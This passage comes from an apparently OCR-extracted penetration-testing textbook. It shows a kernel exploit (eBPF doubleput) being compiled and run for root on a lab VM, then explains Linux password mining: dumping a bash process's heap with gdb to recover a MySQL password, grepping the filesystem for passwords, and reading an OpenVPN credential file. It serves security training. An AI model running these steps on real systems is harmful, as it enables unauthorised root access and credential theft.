
```
www-data@red:/tmp/39772$ ls -al
ls -al
total 48
drwxr-xr-x  2 www-data www-data  4096 Jun 24 03:02 .
drwxrwxrwt 10 root     root      4096 Jun 24 03:00 ..
-rw-r--r--  1 www-data www-data  6148 Aug 15  2016 .DS_Store
-rw-r--r--  1 www-data www-data 10240 Aug 15  2016 crasher.tar
-rw-r--r--  1 www-data www-data 20480 Aug 15  2016 exploit.tar
www-data@red:/tmp/39772$
```

Figure 10.20 – Exploit archive contents

6. Now, we need to extract the `exploit.tar` archive. This can be done by running the following command:

```
tar xf exploit.tar
```

After extracting the `exploit.tar` archive, you will be presented with a directory, as highlighted in the following screenshot:



```
www-data@red:/tmp/39772$ ls -al
ls -al
total 52
drwxr-xr-x  3 www-data www-data  4096 Jun 24 03:05 .
drwxrwxrwt 10 root     root      4096 Jun 24 03:09 ..
-rw-r--r--  1 www-data www-data  6148 Aug 15  2016 .DS_Store
-rw-r--r--  1 www-data www-data 10240 Aug 15  2016 crasher.tar
drwxr-x---  2 www-data www-data  4096 Apr 25  2016 ebpf_mapfd_doubleput_exploit
-rw-r--r--  1 www-data www-data 20480 Aug 15  2016 exploit.tar
www-data@red:/tmp/39772$
```


Figure 10.21 – Exploit directory

Navigating to this directory reveals the compilation script that will generate the exploit binary when executed.

7. We can run the exploit compilation script by running the following command:

```
./compile.sh
```

The exploit script will generate an exploit binary named `doubleput`, as highlighted in the following screenshot:




```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls -al
ls -al
total 60
drwxr-x--- 2 www-data www-data  4096 Jun 24 03:12 .
drwxr-xr-x 3 www-data www-data  4096 Jun 24 03:05 ..
-rwxr-x--- 1 www-data www-data   155 Apr 25  2016 compile.sh
-rwxr-xr-x 1 www-data www-data 12328 Jun 24 03:12 doubleput
-rw-r----- 1 www-data www-data  4188 Apr 25  2016 doubleput.c
-rwxr-xr-x 1 www-data www-data  8020 Jun 24 03:12 hello
-rw-r----- 1 www-data www-data  2186 Apr 25  2016 hello.c
-rwxr-xr-x 1 www-data www-data  7516 Jun 24 03:12 suidhelper
-rw-r----- 1 www-data www-data   255 Apr 25  2016 suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```

Figure 10.22 – Exploit binary

8. As per the exploit execution instructions, we can run the `doubleput` binary to obtain an elevated session. This can be done by running the following command:

```
./doubleput
```

If the exploit binary runs successfully, you should receive an elevated session with root privileges, as highlighted in the following screenshot:



```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```

Figure 10.23 – Successful manual kernel exploit

With that, we have been able to successfully elevate our privileges on the target Linux VM by leveraging vulnerabilities in the Linux kernel. Now, we can begin exploring other Linux privilege escalation vectors.

Summary

In this chapter, we started by identifying and running kernel exploits automatically with the Metasploit framework. We then looked at how to identify and transfer kernel exploits manually. We ended this chapter by taking a look at how to execute kernel exploits on the target system successfully to elevate our privileges.

Now that we have learned how to perform kernel exploitation on Linux systems, we can begin exploring other Linux privilege escalation vectors.

In the next chapter, we will explore the process of mining and searching for locally stored passwords on Linux and how this can lead to successful privilege escalation.

11
Linux Password Mining

Now that you have an understanding of how to utilize kernel exploits on Linux in order to elevate your privileges, we can begin exploring the process of searching for and identifying locally stored credentials on Linux systems. This process will involve searching for specific passwords and application credentials that can be used to elevate our privileges directly, without the use of any exploits.

This chapter will focus on the various tools and techniques that can be used to find and identify passwords that can consequently provide us with an elevated session.

We will start off by taking a look at how to extract passwords and credentials stored in memory, after which we will take a look at how to identify credentials in application and operating system configuration files. We will then conclude the chapter by exploring the process of searching and identifying passwords logged in history files.

In this chapter, we're going to cover the following main topics:

- What is password mining?
- Extracting passwords from memory
- Searching for passwords in configuration files
- Searching for passwords in history files

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have familiarity with Linux Terminal commands.

You can view this chapter's code in action here: `https://bit.ly/2Y3qA3w`

What is password mining?

You should already be familiar with the password mining process and its importance as we covered this in *Chapter 7*, *Windows Password Mining*; however, there are a few nuances in the process when dealing with Linux systems.

Password mining is the process of searching for and enumerating encrypted or clear-text passwords stored in persistent or volatile memory on the target system. The primary objective of this process revolves around identifying potentially useful user account and application passwords that can expand our authority over a target system and potentially provide us with elevated privileges.

Given the nature of Linux distributions and deployment use cases, this process will differ from target to target. It is therefore important to have a good understanding of how and where passwords, both encrypted and clear-text, are stored on Linux systems.

It is also important to understand that this process relies on a series of vulnerabilities that are a result of an organization's or individual's password security practices. Poor password security practices are the primary target for attackers as they provide a straightforward access vector without the need for further system exploitation or compromise.

Because of the numerous amounts of credentials that are required by various platforms and applications, employees and individuals are prone to saving their credentials on their systems in cleartext, usually in `.doc`, `.txt`, or `.xlsx` files for ease of access, and are most likely to use weaker passwords comprised of events, names, or dates that are relevant to them. This is a significant threat to the security of an organization and as a result, most organizations enforce a password security policy as a means of remediating these issues. Password security policies are used to establish a baseline security level for user account passwords and enforce the secure storage and use of stronger passwords comprised of words (both uppercase and lowercase), symbols, and numbers with a recommended minimum length of eight digits. However, this gives rise to the occurrence of password reuse, where employees and individuals are likely to reuse the same password for multiple accounts, primarily because of the complex nature of the passwords they are required to use. This allows attackers to gain access to multiple accounts by compromising a single account password.

An additional security vulnerability or risk involves Linux user account passwords and how they are stored. Linux encrypts and stores user account passwords locally. After initial access has been obtained by an attacker, user account hashes can be dumped from memory and can be cracked depending on the length and strength of the password. We will explore the advantages and drawbacks of this technique later in this chapter.

From an organizational standpoint, Linux is also used to host third-party business-critical applications that come with their own security vulnerabilities. Most of these applications implement some form of access control and consequently require user authentication in the form of a username and password combination. These applications are also prone to storing credentials locally in either clear-text or in an encrypted format. After successful exploitation, attackers can locate these credentials, decrypt them (if weak), and use them to gain access to the application and consequently expand their domain of control over a system or network.


Now that you have an understanding of what password mining is, we can take a look at how to set up our target **virtual machine** (**VM**) that we will use for the remainder of the chapters in this book.

Setting up our environment

In this chapter, we will be utilizing a customized Debian 6 VM that has been configured to be vulnerable and that will provide us with a robust environment to learn and demonstrate the password mining process.

To begin setting up the VM, follow the procedures outlined next:


1. The first step in the process involves downloading the VM **Open Virtualization Appliance** (**OVA**) file required to set up the target system with VirtualBox. The OVA file can be downloaded from the following link: `https://www.dropbox.com/s/e8anrvbxvqidw3w/Debian%206%2064-bit%20%28Workshop%29.ova?dl=0`.
2. In order to import the VM into VirtualBox, you will need to double-click the **Debian 6 64-bit (Workshop)** file, as highlighted in the following screenshot:



Name	Date modified	Type	Size
Debian 6 64-bit (Workshop)	7/11/2021 3:22 AM	Open Virtualizatio...	633,038 KB

Figure 11.1 – VM file

3. After double-clicking on the OVA file, you will be prompted with the VirtualBox import wizard, as highlighted in the following screenshot:



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1	
Name	vm
Guest OS Type	Debian (64-bit)
CPU	1
RAM	512 MB
DVD	☑
USB Controller	☑
Network Adapter	☑ Intel PRO/1000 MT Server (82545EM)

Machine Base Folder: C:\Users\Alexis-WS\VirtualBox VMs

MAC Address Policy: Include only NAT network adapter MAC addresses


Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

Figure 11.2 – VirtualBox import wizard

The VirtualBox import wizard will prompt you to specify the VM base folder, as highlighted in the preceding screenshot. After this, you can click on the **Import** button to begin the import process.

4. After the VM has been imported into VirtualBox, you will need to add it to the **Virtual Hacking Lab** network we created in *Chapter 2* of this book, *Setting Up Our Lab*, as highlighted in the following screenshot:



vm - Settings

Network

☑ Enable Network Adapter

Attached to: NAT Network

Name: Virtual Hacking Lab

Figure 11.3 – VirtualBox network settings

Once you have configured the VM to use the custom network, you can save the changes and boot up the VM to get started.

You will require an initial foothold on the system in order to follow along with the techniques and demonstrations in this chapter. You can gain an initial foothold on the system by remotely authenticating to the target via **Secure Shell** (**SSH**) with the following credentials: username (`user`) and password (`password321`).

These credentials will provide you with an unprivileged session on the target system that we can use as a starting point to elevate our privileges.

Extracting passwords from memory

We can begin the password mining process by exploring an uncommon technique that can be used to extract application passwords from memory. The viability and success of this technique will depend on the type of applications that are running on the target and its deployment use case.

Applications and services that utilize username and password authentication may store credentials in user-space memory, either in cleartext or in an encrypted state. Dumping and analyzing the memory of a particular service may reveal credentials pertinent to the application. We can use these credentials to gain access and take control of the particular service; alternatively, we can use the discovered credentials for authentication to other user accounts in order to elevate our privileges. This is because many users and system administrators are prone to reusing passwords for various applications and their user accounts.

We can use the **GNU Debugger** (**GDB**) to dump the memory of a running service or application in order to reveal clear-text or encrypted passwords.

> **Note**
>
> GDB is a portable debugger that runs on various Unix-like systems and can be used to debug various programming languages.

This technique requires a procedural approach and will vary from system to system based on the types of applications that are running on the target.


We can begin the process by following the procedures outlined next:

1. The first step in the process involves identifying services running on the target system that utilize authentication or services that may have been used to authenticate with other services. This can be done by running the following command on the target system:

   ```
   ps -ef
   ```

   This command will outline a list of all running services on the system and their corresponding **process identifier** (**PID**).

   As highlighted in the following screenshot, we are able to identify various services running as `user`:



```
root      2372  1886  0 23:06 ?        00:00:00 sshd: user [priv]
user      2374  2372  0 23:06 ?        00:00:00 sshd: user@pts/0
user      2375  2374  0 23:06 pts/0    00:00:00 -bash
user      2757  2375  0 23:22 pts/0    00:00:00 ps -ef
user@debian:~$
```

Figure 11.4 – Bash process

We can also manually search for specific services that are likely to utilize authentication. This can be done by running the following command:

```
ps -ef | grep <SERVICE_NAME>
```

This command utilizes the `grep` utility to limit the results to the processes that match the keyword.

As highlighted in *Figure 11.4*, we are able to identify a Bash session and its corresponding PID.

2. We can utilize GDB to dump the memory of the **Bash** service in order to reveal credentials that may have been entered in the Bash session earlier on by other users. This can be done by running the following command on the target system:


```
gdb -p <PID>
```

This command is used to specify the specific PID that you want to analyze with GDB. In this case, ensure that you specify the PID for the Bash service, as highlighted in *Figure 11.4*.

3. The next step involves listing all mapped memory regions for the process. This can be done by running the following command in the GDB:

```
info proc mappings
```

If successful, the GDB should output the mapped address spaces for the service, as highlighted in the following screenshot:



```
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x4d9000    0xd9000          0                  /bin/bash
            0x6d9000           0x6e2000     0x9000    0xd9000                  /bin/bash
            0x6e2000           0x6e8000     0x6000          0
           0x1046000          0x108a000    0x44000          0                     [heap]
      0x7f6473532000     0x7f647353e000     0xc000          0         /lib/libnss_files-2.11.3.so
```

Figure 11.5 – GDB mapped address spaces

Take note of the start and end addresses for the heap, as highlighted in the preceding screenshot, as we will need these addresses in order to dump the memory of the service.

4. We can now dump the memory of the service by specifying the start and end addresses of the heap allocation. This can be done by running the following command in the GDB:

```
dump memory <OUTPUT_FILE> <START_ADDRESS> <STOP_ADDRESS>
```

This command will output the contents of the heap memory for the Bash service into an output file that we can analyze.


> **Note**
>
> Heap memory, also known as dynamic memory, is used by applications to store global variables.

5. After dumping the memory of the Bash service into a file, we can utilize the `strings` utility to identify potentially useful information and credentials. This can be done by running the following command on the target system:

```
strings /<OUTPUT_FILE> | grep passw
```

This command will identify all strings in the output file and search for any occurrences of the `passw` keyword.

As highlighted in the following screenshot, we are able to identify an authentication command to MySQL with the username and password specified in cleartext:



```
user@debian:~$ strings /tmp/mem | grep passw
passwd
mysql -h somehost.local -uroot -ppassword123
strings /tmp/mem | grep passw
user@debian:~$ _
```


Figure 11.6 – MySQL credentials dumped from memory

We can now use these credentials to gain root access to the MySQL server, as the credentials specified in the authentication command use the root account. However, the target isn't running a MySQL server.

6. Alternatively, we can utilize the MySQL credentials to try to gain access to the root account on the target system via SSH in the event the root user has reused their password for other services. This can be done by running the following command:

```
ssh root@<TARGET-IP>
```

As highlighted in the following screenshot, authentication with the MySQL credentials is successful, and you should now have root access to the target system:



```
root@10.10.10.15's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 12 10:30:57 2021
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

Figure 11.7 – Successful SSH authentication

We have now been able to successfully elevate our privileges by dumping and analyzing the memory of a specific service. In this case, we were able to get access to the root account on the system primarily because of poor security practices by the administrator or root user. The following mistakes or poor security practices led to the successful elevation of our privileges:

- Password reuse by the administrator or root user.
- The MySQL authentication command included the username and the password.

These mistakes are commonly made by users and system administrators on Linux servers and should always be tested as they can reveal very important information that can be used to elevate your privileges on the target system.

Now that you have an understanding of how to dump the memory of processes and how to search for and identify credentials, we can begin exploring the process of searching for passwords in configuration files.

Searching for passwords in configuration files

An application provides an enticing target for attackers as weaknesses and vulnerabilities in it and its storage of credentials can lead to complete system compromise or elevated privileges.

This section will be focused on finding and enumerating application credentials. The techniques demonstrated in this section will depend on the type of target you are dealing with and its deployment use case. In our particular case, our target VM is set up to be a server and has various applications installed.

The first step of this process involves searching for passwords in various files stored locally; this will allow us to identify any user or application passwords in text or configuration files. This can be achieved through the use of inbuilt Linux utilities that allows us to search for specific strings in files with specific extensions.


Searching for passwords

We can get started with the password searching process by following the procedures outlined next:

1. We can start off by searching for files that contain passwords. This can be done by leveraging the `grep` utility, as follows:

   ```
   grep --color=auto -rnw '/' -ie "PASSWORD" --color=always
   2> /dev/null
   ```

   This command will perform a recursive scan from the root of the filesystem and will output a list of files that contain the `password` keyword and will color code the results accordingly, as illustrated in the following screenshot:



```
/var/lib/dpkg/info/openssh-server.preinst:213:# Standard Un*x password updating.
/var/lib/dpkg/info/openssh-server.preinst:214:@include common-password
/var/lib/dpkg/info/libpam-runtime.list:14:/usr/share/pam/common-password
/var/lib/dpkg/info/libpam-runtime.list:19:/usr/share/pam/common-password.md5sums
/var/lib/dpkg/info/debconf.list:57:/usr/share/perl5/Debconf/Element/Teletype/Password.pm
/var/lib/dpkg/info/debconf.list:67:/usr/share/perl5/Debconf/Element/Noninteractive/Password.pm
/var/lib/dpkg/info/debconf.list:77:/usr/share/perl5/Debconf/Element/Kde/Password.pm
/var/lib/dpkg/info/debconf.list:89:/usr/share/perl5/Debconf/Element/Editor/Password.pm
/var/lib/dpkg/info/debconf.list:99:/usr/share/perl5/Debconf/Element/Web/Password.pm
/var/lib/dpkg/info/debconf.list:112:/usr/share/perl5/Debconf/Element/Dialog/Password.pm
/var/lib/dpkg/info/debconf.list:122:/usr/share/perl5/Debconf/Element/Gnome/Password.pm
/var/lib/dpkg/info/libpam-runtime.postinst:32:      common-password
/var/lib/dpkg/info/libpam-runtime.postinst:48:        /etc/pam.d/common-password.pam-old \
/var/lib/dpkg/info/grub-pc.list:122:/usr/lib/grub/i386-pc/password.mod
/var/lib/dpkg/available:2093: initial values for the user's password, real name and so on.
```


Figure 11.8 – grep results

> **Note**
>
> It is recommended to alternate between the use of the `password` keyword and abbreviated variations of the keyword, such as `pass` or `passw`. This is because configuration files will store credentials under different names and may use abbreviated versions of the keyword.

The command will output quite a bit of data, which can make it difficult to identify any potentially useful credentials. As a result, we will need to narrow down our search to specific directories that contain useful configuration files for applications and services. This can be done by running the following command:

```
grep --color=auto -rnw '/etc' -ie "PASSWORD"
--color=always 2> /dev/null
```

This command will limit the results to the configuration files found in the `/etc` directory, as highlighted in the following screenshot:



```
user@debian:~$ grep --color=auto -rnw '/etc' -ie "PASSWORD" --color=always 2> /dev/null
/etc/login.defs:149:# Password aging controls:
/etc/login.defs:151:#   PASS_MAX_DAYS   Maximum number of days a password may be used.
/etc/login.defs:152:#   PASS_MIN_DAYS   Minimum number of days allowed between password changes.
/etc/login.defs:153:#   PASS_WARN_AGE   Number of days warning given before a password expires.
/etc/login.defs:178:# Max number of login retries if password is bad. This will most likely be
/etc/login.defs:264:# If set to MD5 , MD5-based algorithm will be used for encrypting password
/etc/login.defs:265:# If set to SHA256, SHA256-based algorithm will be used for encrypting password
/etc/login.defs:266:# If set to SHA512, SHA512-based algorithm will be used for encrypting password
/etc/login.defs:267:# If set to DES, DES-based algorithm will be used for encrypting password (default)
/etc/login.defs:279:# With a lot of rounds, it is more difficult to brute forcing the password.
/etc/default/useradd:22:# The number of days after a password expires until the account
```


Figure 11.9 – Customized grep search results

In this case, we weren't able to identify any useful credentials, so we can turn our attention to the `user` home directory.

2. We can customize the search keyword in order to ensure that we do not miss any matches for the keyword by utilizing the `pass` keyword instead of `password`. This can be done by running the following command:

```
grep --color=auto -rnw '/home/user' -ie "PASS"
--color=always 2> /dev/null
```

This command will output a list of all files in the `user` account home directory with the `pass` keyword, as highlighted in the following screenshot:




```
user@debian:~$ grep --color=auto -rnw '/home/user' -ie "PASS" --color=always 2> /dev/null
/home/user/myvpn.ovpn:12:auth-user-pass /etc/openvpn/auth.txt
user@debian:~$ _
```

Figure 11.10 – Customized grep search results

In this case, we are able to identify an OpenVPN configuration file in the `user` account home directory that contains the location of the OpenVPN credentials. We can display the contents of the file highlighted in the preceding screenshot by running the following command:

```
cat /etc/openvpn/auth.txt
```

The output of this command is shown here:



```
user@debian:~$ cat /etc/openvpn/auth.txt
user
password321
user@debian:~$ _
```

Figure 11.11 – OpenVPN credentials

Displaying the contents of the file reveals the credentials for the `user` account but does not reveal the credentials for any other account on the system, as highlighted in the preceding screenshot.

